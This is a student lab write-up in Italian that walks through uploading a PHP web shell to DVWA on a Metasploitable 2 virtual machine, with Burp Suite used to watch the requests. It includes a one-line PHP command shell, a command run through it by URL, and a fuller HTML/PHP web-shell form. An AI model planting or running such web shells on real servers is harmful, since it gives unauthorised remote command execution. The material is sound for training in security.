

Esercitazione 1 Modulo 4 - Alessio Russo

Nella lezione pratica di oggi vedremo come sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP. Monitoreremo tutti gli step con BurpSuite Traccia: Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

1) Apro la DVWA da Kali Linux e carico un primo file, l'interfaccia ci chiederà di caricare un file .jpeg, intercetto il tutto da Burp Suite, innanzitutto apro l'applicazione -> Proxy -> Open browser. Nel browser inserisco l'indirizzo IP di Metasploitable 2 dopo essermi assicurato che le due macchine comunichino tra loro ad esempio attraverso il comando da shell "ping 192.168.49.191" (IP Metasploitable 2)




2) Clicco su DVWA e attivo l'intercepter in Burp Suite -> intercept on, in modo da vedere la chiamata del browser al server, in questo caso sarà una chiamata POST in quanto stiamo inviando i dati di Login al server:




Si può notare infatti che nella chiamata possiamo vedere chiaramente gli elementi username e password in chiaro. Successivamente cliccando su Foreward avanziamo con le richieste finché la pagina non viene caricata.


3) Imposto la sicurezza di DVWA su low: DVWA Security -> Script Security low




4) Mi reco nella scheda Upload e inserisco, con da richiesta un'immagine per iniziare a comunicare con il server




Continuo ad intercettare con burp suite, una volta inserita l'immagine clicco su upload. Una volta caricata l'immagine mi uscirà il percorso della stessa nel server di Metasploitable 2




5) Inserisco, in una nuova pagina WEB l'indirizzo: 192.168.49.101/dvwa (per puntare la dvwa) seguito dall'url del file appena caricato:




6) Ora possiamo andare a caricare il codice php salvato in precedenza in un file nominato shell1.php il quale conterrà: <?php system($_REQUEST["cmd"]); ?> ossia la chiamata al sistema




7) Seguendo lo stesso procedimento di prima inserisco percorso che punta alla dvwa seguito dal percorso del file appena caricato:




A differenza di prima dove non abbiamo riscontrato problemi in questo caso il server analizzerà la richiesta e ci bloccherà



8) Cambio i parametri da inviare attraverso una GET aggiungendo alla richiesta php nella barra delle ricerche http://192.168.49.101/dvwa/hackable/uploads/shell1.php?cmd=pwd "?cmd=pwd"




Il risultato sarà il seguente: dove attraverso il comando pwd vediamo la posizione esatta dove ci troviamo, possiamo inserire qualsiasi comando shell come pid, ps, ls, ecc ecc….



Inseriamo un comando leggermente più complesso che ci a comparire una barra dove poi andremo ad inserire i vari comandi senza dover più andare ad inserire codice nella barra del bowser:

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
if(isset($_GET['cmd']))
   {
      system($_GET['cmd']);
   }
?>
</pre>
</body>
</html>
```

Il risultato sarò il seguente:



Nell’ esempio abbiamo digitato il comando ps che ci permette di vedere i processi in esecuzione ma potevamo digitare liberamente qualsiasi altro comando shell